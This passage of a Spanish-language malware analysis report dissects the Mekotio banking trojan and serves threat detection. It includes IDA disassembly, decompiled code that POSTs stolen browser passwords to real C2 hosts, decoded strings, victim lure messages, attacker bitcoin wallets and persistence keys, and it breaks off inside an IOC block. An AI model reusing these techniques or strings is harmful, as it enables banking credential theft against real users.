Los nombres de la mayoría de las funciones se encuentran ofuscados, pero en algunos de ellos, justo al final del nombre, se aprecia una palabra que describe su funcionalidad. Los terminados en “Connect”, “Disconnect”, “Error” y “Read” se corresponden con las funciones encargadas de gestionar la comunicación con el servidor de comando y control. Los terminados en “Timer”, como su propio nombre indica, son *Timers* definidos sobre un objeto en un periodo de tiempo. Finalmente, se observa la función “FormCreate” encargada de la ejecución del objeto *Form*.

Una vez extraída la función “**FormCreate**”, que se podría considerar el código principal del programa, se procede a traspasar el conocimiento a la herramienta IDA, con la que se continuará el análisis:

```
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s178]
call    sub_9AF910
lea     rcx, qword_B1FC00
mov     rdx, [rbp+var_s178]
call    sub_412740
mov     rax, cs:off_A8E688
mov     byte ptr [rax], 1
mov     cs:byte_B1FBC8, 0
lea     rcx, [rbp+var_s168]
lea     rdx, aE5120815242152 ; "E5120815242152F70F122745DD62EF73"
call    sub_94E4E0
lea     rcx, [rbp+var_s160]
mov     rdx, [rbp+var_s168]
call    sub_413C80
mov     rcx, [rbp+arg_0]
lea     rdx, [rbp+var_s170]
mov     r8, [rbp+var_s160]
call    sub_9AFC00
lea     rcx, qword_B1FCE8
mov     rdx, [rbp+var_s170]
lea     r8, qword_9E2F68
call    sub_413FD0
lea     rcx, [rbp+var_s158]
lea     rdx, a73ee0ccc167_0 ; "73EE0CC167"
call    sub_94E4E0
```

Ilustración 12. Sección de código del “FormCreate” extraída con IDA.

En la imagen anterior se observan distintas referencias a cadenas de texto que parecen estar ofuscadas. También se observa que, tras cada referencia a una cadena, se llama a la misma función con nombre “sub_94E4E0”. Una vez dentro de esa función se observan varias transformaciones con métodos internos de **Delphi** y una llamada a otra función:

```
vars30[0] = 0i64;
vars28 = 0i64;
vars30[1] = (__int64)&_0;
UStrFromLStr(&vars28, a2);
sub_94E2D0(vars30, vars28);
LStrFromUStr(a1, vars30[0], 0i64);
UStrArrayClear(&vars28, 2i64);
return a1;
```

Ilustración 13. Código descompilado de la función “sub_94E4E0”.

Dentro de la subrutina “sub_94E2D0” se encuentra el código encargado de descifrar cada una de las cadenas de caracteres que le proporcione a la función. A continuación, se puede observar la primera parte del código:




Ilustración 14. Primera etapa del algoritmo de descifrado.

En la imagen anterior se aprecia como por cada una de las cadenas suministradas a la rutina, el código extrae los cuatro primeros caracteres y los transforma en dos variables, tomándolos en formato hexadecimal.

Por ejemplo, si se enviase la cadena “73EE0CC167”, el resultado sería el siguiente:

- Var1=0x73.
- Var2=0xEE.

Luego se continúa con una operación XOR con el carácter de la clave que indique el índice, en hexadecimal, y el par de caracteres de la clave que se almacenaron en “Var2” anteriormente. El siguiente paso que se observa es una resta entre el resultado de la anterior operación y EDI, con la particularidad de que si el resultado es negativo lo convierte en positivo. Finalmente, concatena el resultado, actualiza el índice y repite las operaciones hasta que haya recorrido toda la cadena.




Ilustración 15. Segunda etapa del algoritmo de descifrado.

El resultado para el ejemplo anterior es la transformación de “73EE0CC167” a “hktg”.

Una vez aplicado el algoritmo a cada uno de los textos cifrados y renombradas las funciones propias de Delphi, el código queda mucho más claro y sencillo de analizar.

```
lea rcx, qword_B200D8
lea rdx, unk_9E2D08 ; EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V
call @UStrAsig
lea rcx, qword_B1FC98
lea rdx, a5ef33ef32a3255 ; http://htserverths.westus2.cloudapp.azure.com/?oriudfjdfij88
call @UStrAsig
lea rcx, qword_B1FCA8
lea rdx, a51f10d31e61a48 ; sicweb.servegame.com
call @UStrAsig
lea rcx, qword_B1FCB8
lea rdx, a848d9083f7 ; 4926
call @UStrAsig
lea rcx, qword_B1FCC0
lea rdx, aA6e84b3e253abd ; 744-GOD3--02-02 (Version)
call @UStrAsig
mov rcx, cs:qword_B1FB60
mov edx, 6Dh ; 'm'
call TimeToProcessMessages
mov rcx, [rbp+arg_0]
lea rdx, [rbp+var_s180]
mov r8d, 0Dh
call RandomStr
lea rcx, qword_B1FC80
mov rdx, [rbp+var_s180]
call @UStrAsig
mov rcx, [rbp+arg_0]
lea rdx, [rbp+var_s178]
call ComputerName
lea rcx, qword_B1FC00
mov rdx, [rbp+var_s178]
call @UStrAsig
mov rax, cs:off_A8E688
mov byte ptr [rax], 1
mov cs:byte_B1FBC8, 0
lea rcx, [rbp+var_s168]
lea rdx, aE5120815242152 ; ALLUSERSPROFILE
call DecodeStr
lea rcx, [rbp+var_s160]
mov rdx, [rbp+var_s168]
call @UStrFromLStr
mov rcx, [rbp+arg_0]
lea rdx, [rbp+var_s170]
mov r8, [rbp+var_s160]
call ExpandVar
lea rcx, qword_B1FCE8
mov rdx, [rbp+var_s170]
lea r8, qword_9E2F68 ; \
call @UStrCat3
lea rcx, [rbp+var_s158]
lea rdx, a73ee0cc167_0 ; hktg
call DecodeStr
```

Ilustración 16. Función visualizada en IDA tras el descifrado de las cadenas y el renombramiento de las rutinas.

Tras decodificar todas las cadenas almacenadas dentro de la muestra, ha sido posible identificar las más relevantes:

Cadena codificada	Decodificación
67889C4D8B88D91FD1769A3337D9133E	VBoxService.exe
71F1022AC15088A791B866E1	SbieDll.dll
EE669E47E11149EA5D8CBB1B	dbghelp.dll
7CF03237D263EC072AC276F53EE61BC667E3	IsDebuggerPresent
92DD15C67EB228D87EA14587F120D4B24691A73FFF5CC7CCAF	Verificando su acceso...
76FD35EA1ADB0924CC71D2708A45ED112D758ADDB01731A14282BC739C323069D1	Revisando plugin de seguridad...
88EE0EC07BB610220627CFDC062ED40C2CAD4190B9EA025E84D36086B326C21BD37191383259D6	Sistema de seguridad desactualizado...
274F92F31B28A84DEA1AC0083FE71039F52EC00637AB86D2140232F520A04059C1AB	Su actualización está en curso...
42B34F83A85CFA31D6082FAD9BB95C965E87A038FF52F85B9F3833012E92538F44ED4A86A0F9369432DE0CC70267CFB7	Descargando actualización, espere un momento...
E70424D60530A85983AA594AEE21C7788B93A739E0658BCE6DD16495B615D3371132E16B84CF64B51BC0A14882B844F8588C8F88E0	Instalando nueva actualización, espere un momento...
A9C76088A559FC21051FC3180D2BD60535AE419E	Inicio MagCallback
9A27C674AF419A5C8B88A737F520C2629C3DFF41F866953CFE45F60839955CB9	winmgmts:\localhost\root\cimv2
254DC450DB49A99A99B76BEC002AD9BF549EBE3E13598FC4A2E21536EE6789DD1439E3729132F4588DB3	SELECT Caption FROM Win32_OperatingSystem
F8092EDD1CD87CBB9FA24786BD6F8A88BF0B25AB56F51F4FED6A995B9AD46AE91AC76FDB	Control Panel\Desktop\Window Metrics
0F6583B251EC669999A4AE	AppliedDPI
98C143D354FE62F007011E5897BF73A44A81B41B3AA24196AF29F739116C90DB598AB81223A84C93C872A4498DAC53	\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
51945181AB77EE303AD6075F	ProductName
255D84B7649F3AFD1038E96E81B565	CurrentVersion
8EE40C3FFF339559DF18C21CD6	CurrentBuild
EB6086A85692CC6588E5568FAD669847F95090	ipconfig /flushdns
73D46CA15B9581B96CAD50F10E2ACC74C60F2DAD6FEC12B864EB5BEE1B4C3C85FF30DB6BCBD26EE66A97BD6BEE0921DF28	netsh interface portproxy add v4tov4 listenport=
A9FC36E41DDD7789B967953BF972	connectport=
277283B36C8CC57AAA41E678BC679B49D4	connectaddress=
7593938BF77E989B8DF3	127.0.0.1
7BDC14C9738D9950FA22C4043CD87DA4963FFD42FB5F9C35F84433C563FC3291B0944FBA7BD31B7E	netsh interface portproxy delete v4tov4
1C4DE2133931A142E1	\god.doc
71E1193C12174E3DEE2FDB72BC678BED4F80F324	cmd /c msixexec /i "
3C6BDD4CF33460DC0F33E67FA45CFC29CF	/qn /norestart
F57CB74AFC24AC42F520CD2DC976AD51EF6D87DE	SeShutdownPrivilege
2DA35F9649E3678AAB94BA0033	iexplore.exe
6BE418CB7FB317DC4FF931A5	firefox.exe
F66F81B26C8FC0BD6792B4	chrome.exe
4A82A348E21CB5B05287AF	msedge.exe
1DB97CA05DE823DB1038	opera.exe

E1031224213AB757E745374E38222A310354EA518CCB76D162A65B81AE	TASKKILL /F /IM iexplore.exe
C02037CB59F20807177AEA0274E671F84B96AD12CC0923689827DB	TASKKILL /F /IM chrome.exe
C52F2638CD4FACABB39E8EE75EC853E65583BF0028BD60E1459C42F5	TASKKILL /F /IM firefox.exe
7888A081A84A8ABC984BF954EF1BCE78CA012371AC2FDE7DBF19DBA94384B91FC56FA52BC4C9B818B763C26EFA26CF081DCD0948FB2BD161B570954427A85C8BAE52D2	En este momento no podemos atenderle, por favor intente más tarde.
81E11CC06399CC72A04F8BD1163F	Shell_TrayWnd
20599E533DF76DB26694F75296B86A89AE28DF7DBDEE2FA74355E90A25A74A8BB65E963FE62A1BBA1AC5A44C98589D5A4FF357FE32E1182B7FBE70984C9E5AFA28DA1278	Los datos ingresados son incorrectos, por favor intente nuevamente.
48A543EE1E1C081EC87298CA6E984D2BF2592ABF62F51240FA2DC7659A39094BF224DD7380DA15B5147DA041549F48E36791C71ED70021D9CD6D8AB15043EF14C16D83DC1C0ECAD90050EB79BC7EA43DE77EB692428EFA669E23A35A8CB2122CF82265	Hola, Enviamos un código como simulación de transacción para validar y sincronizar su dispositivo.
2643E4167888DD0732E955463030DF46FB658BC8A539D3CA69E8196B9F3CF173DDA0B43E23AFC5384BB9A409A5923DC739132AE42F128DB7BE6	Por favor, En caso de que los datos sean los siguientes:
629E5B83BB77DE1773954152E3163BE218BF8CC265B657FF3B97569A4092A538E11406	Ingrese el código de confirmación.
D52C30CD6BE2051A2DC95E89AA61954CE369CF30C119379A9D34F736	C:\WINDOWS\system32\hal.dll
47A141F579E80F052FDD65AE54FB7F938CC4628E9F3D3D57F4759E53C23CDB72A7A99BC96FD054FD56F27DEA63CF5884E9055DFF6F97A94A8A888F	MusAERGfaH8SjBVKplZDn31JNTb7LOioF6Uqz4xhel0k52vXdc9gPrtQC
3A48E618C961F2011CC86EE61ACB628DA93131	Chrome_WidgetWin_1
EC0F28E3033991A1BC6B9ACD6BA7AB5EED599F	MozillaWindowClass
314FC248F40059ED	IEFrame
135AFB2ADE0548FA29C36383BA5B8CBD63EA0244ED043F8ABA1BDE16C2D14788BE6F9A34CD7984E0729240	\Software\Microsoft\Internet Explorer\Main
E6092ACEA0B014D50717CF043DE71AC8	Use FormSuggest
3142E71BC64CF50E31DB0CB38590B06287C665E50749	FormSuggest Passwords
F5092EE1010243F925C778DF56E37ADC4C87A1	FormSuggest PW Ask
FF69EA1BCF12BD4CFA2DCA2BC2639442E76F86C8688CB81ED771BF61F50A2F964FF01BB65987A82DA65F8CAFC16D87B91CC51EA554D4042EA9BF6B954582B16389	\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete
F4032EE31D26AF44EF18C80E	AutoSuggest
2BAA5A8CB973E806361B0941F8	taskkill /im
3FB1729248FB28197AA081	Erase "%s"
047888E9012FAC73A38EF32ACBA8899654F03361DF	If exist "%s" Goto 1
D8659846FD33945A898EA935F722C4609E3FFD43FA649B32F45FEC123F9157FE2EE6245E973FE279DB47	winmgmts:\localhost\root\SecurityCenter2
A0C65AE763F071C2A88588E96FF95BDA1BB772FA29A853FF0541E71EDB0CD0	SELECT * FROM AntiVirusProduct
6781829BA6A4E242D17AAF152CDB758482F2145AE7	MSXML2.ServerXMLHT TP
E81FD50225C51BDD16C564FB3DEA4AE81C042BBE7CD279D5	Administrador de tareas
FE639A48E2044F91F5072BAD4F2A36D1124BE175AA	Windows Task Manager
96DC1AC178B92FF21C35C1182DDA0B38F5648BD560FA24B174DD06303B83A52FD2053DAA448F528AC9718C963AFD30D57DA929B0A04BF9097AA15288A7E619C877A5509D429545BB69E11EB74A	Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\html\UserChoice

81E11CC06399CC72A04F8BD1163F	Shell_TrayWnd
BF26C36B915FF434DD7787C371A6578CA928CF1E38924C89AD13D17CF75E80C56D9F509F51FA3F9939EE0A1BA543	Software\Microsoft\Windows\CurrentVersion\Run
A938F319093884BA9E80A0F331E00333F52E	cmd.exe /c start
5EF33EF32A3255D70435EB6282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA12144C973C9E4D3ADA7FBBB0A520D976DE153AEA194BE7160378	http://htserverths.wests2.cloudapp.azure.com/?oriudfjdfij88
51F10D31E61A4825DC0FC20A39E50635C8CE61E21D	sicweb.servegame.com
848D9083F7	4926
A6E84B3E253ABD51C0A08E8DE952C3B3	744-GOD3--02-02
E5120815242152F70F122745DD62EF73	ALLUSERSPROFILE
6CD616C56485C86FCBB1A2	Windows 10
E76A85B2599E22C6A297	Windows 8
9031F420C76AFB7CEE1EC905	sqlite3.dll

El siguiente listado almacena todas las entidades bancarias afectadas con su código codificado, en esta muestra:

Entidades bancarias codificadas
68FF34EB033E85
DC0A3DEA18D70D21D0
86DC6893BA7EEB0D36E4
E27382AA6D98CE63954CF255
22B145F218DD0B3EDB0D31AE4DF524D7
61E3042CC175EB1EC46B9ACE6888BA
5AFF3FE00C2CA35A89
0056ED23C665FE3FE019
8EC470985F96CF6D90B460EA063DF113D006
3E9257FF27C31FD07EBD60F033DD10
6AE61FC5768FC47C99B364
24B24EF01C28BD7FAE598F
EC7A8DBA6887C17AAA50FA59EB1ED070B1
479CAB5BF00451E614CA7CEE0B2BD5718FC070E7174AE66C82D112
9E34C373985EE514C6769430C26D9E42E7
7CD61FD50821A051FB3DDD7FB55E91B076
70E71FCC7E89DA143DED21A046F11A3BCE0839A85A8EA23FFB5F
4881B4568BAB39F626D608B343E31239CC78
2DBA4AF913D47688A85F8DCA7AAD6289BC083E83A52A
BE14D77CAE4882BD639C41955F
DA083FEC1629A34BF42ACE0D2CCB6C9C528BA320C5063E9A
F16C88BC6384D36694B868EE37DD0B36FB599F
5582B56586A333C876AF568AA0
75DD699645F06B9C46F51AB5
065DE81637F06286BE6D9231C26A
0E45F01ECF69E81DC477AA27CD0224D6
DA7B88B66598CD6380A34C9C53F927CA7CD0
F0669F48E504
27BC48F715D2082FD40729A6
8FC4709F4DEA79B85E9C4582B36692B277
AA21D90F3AFA5D9142E90845E615C26C9DC663E9065E80CF67EF
489F5784A94F85A442EB12B64CFE
FB5A95B96780D6699C47EA6E
5EE4183AE21EB673924FFF5195
EE6DB75883B014D271AE
5C8BBA68975BF436E11FD7778EB2648FA722
1CBC48EB0327AC7192B96BE80F35E6162AB374
B928DF0835FE50E61339E86387A95185
5EF431D7728D36C46897429650F91EC267
30A64FF5142BAB4AFB3DF16486A95D
4198AF53FA3F84AA5489BB1CC66D98BB70DA
9730C9799052F60B2AC26CFC3FE012
3693A25486B929CD7EAA53F63CEA1B38F36186D90C42FD5A99CC6E81AF11

E17184B351EC6FB05289BA1C
8ACD6BA05E96C36180A250F7
3F9D5AFF23DA738CB56994CE123ADD0725AD71
D57C8BB8639235CA74AB5FE0
D10134E3092EAF4CFE3EE0629D48F928
1440F417CB79EE0CC4
DB0B3AE90324B2709D43F4
ED649D43FD24

Una vez comienza la función “CreateForm”, almacena las cadenas cifradas en variables globales para su posterior utilización en los *Timers*. Continúa con la obtención del nombre de la máquina y la ruta de la variable de sistema “ALLUSERSPROFILE”, tras su obtención almacena ambas en una estructura interna.

```
UStrAsig(
    &c2c_1,
    L"5EF33EF32A3255D70435E86282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA12144C973C9E4D3ADA7F8B80A520D976DE153AEA194BE7160378");
UStrAsig(&c2c_domian, L"51F10D31E61A4825DC0FC20A39E50635C8CE61E21D");// sicweb.servegame.com
UStrAsig(&c2c_port, L"848D9083F7");// 4926
UStrAsig(&mal_version, L"A6E84B3E253ABD51C0A08E8DE952C3B3");// 744-G0D3--02-02
TimeToProcessMessages(qword_27FFB60, 109u);
rand_str(var_, &vars178 + 1, 13);
UStrAsig(&rand_str_value, *(&vars178 + 1));
ComputerName(var_, &vars178);
UStrAsig(&machine_name, vars178);
*off_276E688 = 1;
byte_27FFB8C = 0;
DecodeStr(&vars168, "E5120815242152F70F122745DD62EF73");// ALLUSERSPROFILE
UStrFromLStr(&vars158 + 8, vars168);
ExpandVar(var_, &vars168 + 8, *(&vars158 + 1));
UStrCat3(&qword_27FFCE8, *(&vars168 + 1), qword_26C2F68);
```

Ilustración 17. Primera etapa de la función “CreateForm”.

A continuación, sigue con la obtención del sistema operativo, con el que trata de identificar si se está utilizando una versión de “Windows 10” o “Windows 8”, en cuyo caso asigna un valor “5” a una variable global, por el contrario, la variable tendrá un valor de “1”.

```
GetOSInfo(&win10_str + 8);
TimeToProcessMessages(qword_27FFB60, 0x64u);
dword_27FFBE0 = 1;
DecodeStr(&win10_str, "6CD616C56485C86FCBB1A2");// windows 10
UStrFromLStr(&vars138, win10_str);
if ( Pos(vars138, qword_2800040, 1i64) > 0 )
    dword_27FFBE0 = 5;
DecodeStr(&win8_str, "E76A85B2599E22C6A297");// windows 8
UStrFromLStr(&vars128, win8_str);
if ( Pos(vars128, qword_2800040, 1i64) > 0 )
    dword_27FFBE0 = 5;
```

Ilustración 18. Segunda etapa de la función “CreateForm”.

Acto seguido, comprueba la existencia del fichero “god.doc”, luego elimina las sugerencias para el auto relleno de los formularios web, para ello hace uso de las claves de registro:


```

sub_2297D90(varsD8, -2147483647164);
Sleep_1(0x1F4u);
DecodeStr(&varsB8 + 8, "135AFB2ADE0548FA29C36383BA5B8CB063EA0244ED043F8ABA1BDE16C2D14788BE6F9A34CD7984E0729240");// \Software\Microsoft\Internet Explorer\Main
UStrFromLStr(&varsB8, *(&varsB8 + 1));
if ( sub_2297FA0(varsD8, varsB8, 0) )
{
  DecodeStr(&varsB0, "E6092ACEA08014D50717CF043DE71AC8");// Use FormSuggest
  UStrFromLStr(&varsA8, varsB0);
  DecodeStr(&varsA0, "6586A3");// No
  UStrFromLStr(&vars98, varsA0);
  RegSetValue(varsD8, varsA8, vars98);
  DecodeStr(&vars90, "3142E71BC64CF50E31D80CB38590B06287C665E50749");// FormSuggest Passwords
  UStrFromLStr(&vars88, vars90);
  DecodeStr(&vars80, "6586A3");// No
  UStrFromLStr(&vars78, vars80);
  RegSetValue(varsD8, vars88, vars78);
  DecodeStr(&vars70, "F5092EE1010243F925C778DF56E37ADC4C87A1");// FormSuggest PW Ask
  UStrFromLStr(&vars68, vars70);
  DecodeStr(&vars60, "6586A3");// No
  UStrFromLStr(&vars58, vars60);
  RegSetValue(varsD8, vars68, vars58);
}
DecodeStr(
  &vars50,
  "FF69EA1BCF12BD4CFA2DCA2BC2639442E76F86CB68CB81ED771BF61F50A2F964FF01BB65987A82DA65F8CAFC16D87B91CC51EA554D4042EA9BF6B954582B16389");
UStrFromLStr(&vars48, vars50);
if ( sub_2297FA0(varsD8, vars48, 0) )
{
  DecodeStr(&vars40, "F4032EE31D26AF44EF18C80E");// AutoSuggest
  UStrFromLStr(&vars38, vars40);
  DecodeStr(&vars30, "6586A3");// No
  UStrFromLStr(&vars28, vars30);
  RegSetValue(varsD8, vars38, vars28);
}

```

Ilustración 19. Función encargada de deshabilitar las sugerencias en los formularios.

Para continuar con el flujo del programa, el código intenta parar todos aquellos procesos que coincidan con alguno de los siguientes nombres:

- iexplorer.exe.
- firefox.exe.
- msedge.exe.
- opera.exe.

Una vez hayan concluido todos los procesos coincidentes, se busca si existe un fichero en la ruta de "ALLUSERSPROFILE" cuyo nombre sea la fecha actual con formato "MM-YYYY" y con extensión "txt". En caso de existir, se envía el fichero con una petición **POST** al servidor de comando y control.

```

sub_20F27C0(&vars118, L"operation=incluirainciso");
DecodeStr(&varsF8 + 8, "D81B3834"); // US=
UStrFromLStr(&varsF8, *(&varsF8 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsF8, machine_name);
DecodeStr(&varsE8 + 8, "1152C18F"); // VE=
UStrFromLStr(&varsE8, *(&varsE8 + 1));
LStrFromUStr(&varsD8, mal_version, 0i64);
DecodeStr(&varsD8 + 8, varsD8);
UStrFromLStr(&varsC8 + 8, *(&varsD8 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsE8, *(&varsC8 + 1));
DecodeStr(&varsC8, "A4C64CC8"); // OS=
UStrFromLStr(&varsC0, varsC8);
GetOSInfo(&varsB0 + 8);
UStrFromLStr(&varsB0, qword_27FFBF0);
vars28 = &dword_26BDA54;
vars30 = varsB0;
vars38 = &dword_26BDA14;
UStrCatN(&vars118, 6i64, vars118, varsC0, *(&varsB0 + 1));
DecodeStr(&varsA0 + 8, "629DB4B0"); // FE=
UStrFromLStr(&varsA0, *(&varsA0 + 1));
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, varsA0, rand_str_value);
DecodeStr(&vars90 + 8, "D81C3E3A"); // PL=
UStrFromLStr(&vars90, *(&vars90 + 1));
sub_26BE3A0(qword_27FFB60, &vars80 + 8);
vars28 = &dword_26BDA14;
UStrCatN(&vars118, 4i64, vars118, vars90, *(&vars80 + 1));
DecodeStr(&vars80, "3543CF4C"); // AV=
UStrFromLStr(&vars70 + 8, vars80);
UStrFromLStr(&vars70, qword_27FFBF8);
UStrCatN(&vars118, 3i64, vars118, *(&vars70 + 1), vars70);
DecodeStr(&vars60, "6781829BA6A4E242D17AAF152CDB758482F2145AE7");// MSXML2.ServerXMLHTTP
UStrFromLStr(&vars58, vars60);
sub_22C8760(&vars60 + 8, vars58);
sub_213F390(&pvarg);
LStrFromUStr(&vars48, c2c_1, 0i64);
DecodeStr(&vars48 + 8, vars48);
vars20 = *(&vars48 + 1);
LOWORD(vars28) = 0;
sub_2137AC0(0i64, &pvarg, &byte_26BDAD7, L"POST", *(&vars48 + 1), vars28);
vars20 = L"Mozilla/4.0 (compatible;MSIE 6.0; Windows NT 5.0";
sub_2137AC0(0i64, &pvarg, &byte_26BDAFA, L"User-Agent", L"Mozilla/4.0 (compatible;MSIE 6.0; Windows NT 5.0)");
vars20 = L"application/x-www-form-urlencoded";
sub_2137AC0(0i64, &pvarg, &byte_26BDAFA, L"Content-type", L"application/x-www-form-urlencoded");
sub_2137AC0(0i64, &pvarg, &byte_26BDC1C, &vars118);
- . . . . .

```

Ilustración 20. Creación de la petición POST.

En caso de que no exista, se crea el fichero y se exportan al mismo todas las contraseñas almacenadas en las bases de datos de los navegadores web. Finalmente, activa los *Timers* y finaliza la función encargada de crear el formulario principal.

De entre todos los *Timers* que se han observado anteriormente, cabe destacar uno de ellos, identificado como “FinanciamTimer”, el cual se encarga de robar las credenciales bancarias, que es la actividad principal de este código malicioso. Para conseguir esta finalidad, el *Timer* obtiene la dirección URL de la barra de búsqueda del navegador, accediendo a éste mediante el nombre de su clase interna. Posteriormente, lo convierte a un objeto interpretable por el código y lo compara con las cadenas anteriormente descifradas de las entidades financieras. Si el resultado es positivo, establece una comunicación con el servidor de comando y control, envía los datos y activa el resto de *Timers* para que se interpreten los comandos recibidos.

```

mov     rdx, cs:off_9AE040
call    sub_414BE0
nop
lea     rcx, [rbp+var_s16A0]
lea     rdx, a3a48e618c961f2 ; Chrome_WidgetWin_1
call    DecodeStr
lea     rcx, [rbp+var_s16E0]
mov     rdx, [rbp+var_s16A0]
call    @UStrFromLStr
mov     [rbp+lParam], 0
lea     rcx, sub_9CDA10 ; lpEnumFunc
lea     rdx, [rbp+lParam] ; lParam
call    EnumWindows
mov     rax, [rbp+lParam]
mov     [rbp+var_s16D0], rax
cmp     [rbp+var_s16D0], 0
jnz     short loc_9CFB17

```

```

lea     rcx, [rbp+var_s1698]
lea     rdx, aEc0f28e3033991 ; MozillaWindowClass
call    DecodeStr
lea     rcx, [rbp+var_s16E0]
mov     rdx, [rbp+var_s1698]
call    @UStrFromLStr
mov     [rbp+lParam], 0
lea     rcx, sub_9CDA10 ; lpEnumFunc
lea     rdx, [rbp+lParam] ; lParam
call    EnumWindows
mov     rax, [rbp+lParam]
mov     [rbp+var_s16D0], rax

```

Ilustración 21. "FinacialTimer" primera etapa.

Existe una gran variedad de comandos para realizar acciones de diversa índole, desde subir y descargar un fichero, hasta el reinicio del dispositivo, pasando incluso por cargar formularios para la extracción de las credenciales de la víctima.

Otros *Timers* a tener en cuenta son:

- "StartTimer": crea la persistencia dentro de la máquina infectada.
- "TaskManagerTimer": cierra el "administrador de tareas" cuando detecta una nueva instancia.
- "WarningTimer": se encarga de cerrar cualquier ventana cuyo título contenga la palabra "Warning".
- "NetConfTimer": realiza una limpieza de la caché DNS para asegurar una conexión correcta al dominio dinámico. Además, inicia la comunicación con el servidor de comando y activa el resto de *Timers* correspondientes.
- "ClipboardChangedTimer": comprueba de forma continua el contenido del portapapeles en busca de posibles carteras de Bitcoins y las reemplaza por unas almacenadas previamente en el código malicioso y que se encuentran bajo el control de los atacantes:

- bc1q89el8m8shnnmepd6sny2hgy36xszpa8zdf3kmc.

- Valor cifrado:

BE142113CA55BA739B9E4FB47EA35387A634F76EE96E913
231AF4D948FF63F8546F21071BF1DD2379249ED.

- 1PSgjH2JwBd7wKZ5Y6HTZmQ5XzqR7rJLmA.

- Valor cifrado:
DD3ADC719657AB8E9C59D80E13CF5AF27AEB718B92DF00
68C817C66AF41FC13BC16BE8.

4.4. Técnicas de antidecección y antingeniería inversa

Durante el análisis de la muestra se ha identificado el uso de una herramienta de pago llamada VMProtect, encargada de la protección contra ejecuciones en entornos virtualizados o en depuradores de código.

Además, se han detectado rutinas de cifrado y ofuscación de código y de cadenas de texto.

4.5. Persistencia

La siguiente ubicación es utilizada por el código dañino para establecer persistencia.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\

5. Conclusión

Tras el análisis del fichero, se ha podido comprobar la familia a la que pertenece y extraer todas sus cadenas de texto con las que se configura su funcionamiento, además de permitir entender la naturaleza de su comportamiento. Se ha proporcionado una regla Yara y un IOC para poder prevenir y/o localizar otras muestras de esta familia.

De la misma manera que sucede con otros troyanos bancarios, Mekotio posee características comunes con otros *malware* de esta clase, como es el hecho de contar con una funcionalidad de *backdoor*, estar programado en Delphi y usar ventanas emergentes falsas.

Anexo 1: Indicadores de Compromiso (IOC)

A continuación, se muestra una regla IOC preparada para la detección de esta muestra en concreto:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="ff7917cd-7d2f-489e-aa03-c05500a248a7" last-
  modified="2020-08-04T12:29:16" xmlns="http://schemas.mandiant.com/2010/ioc">
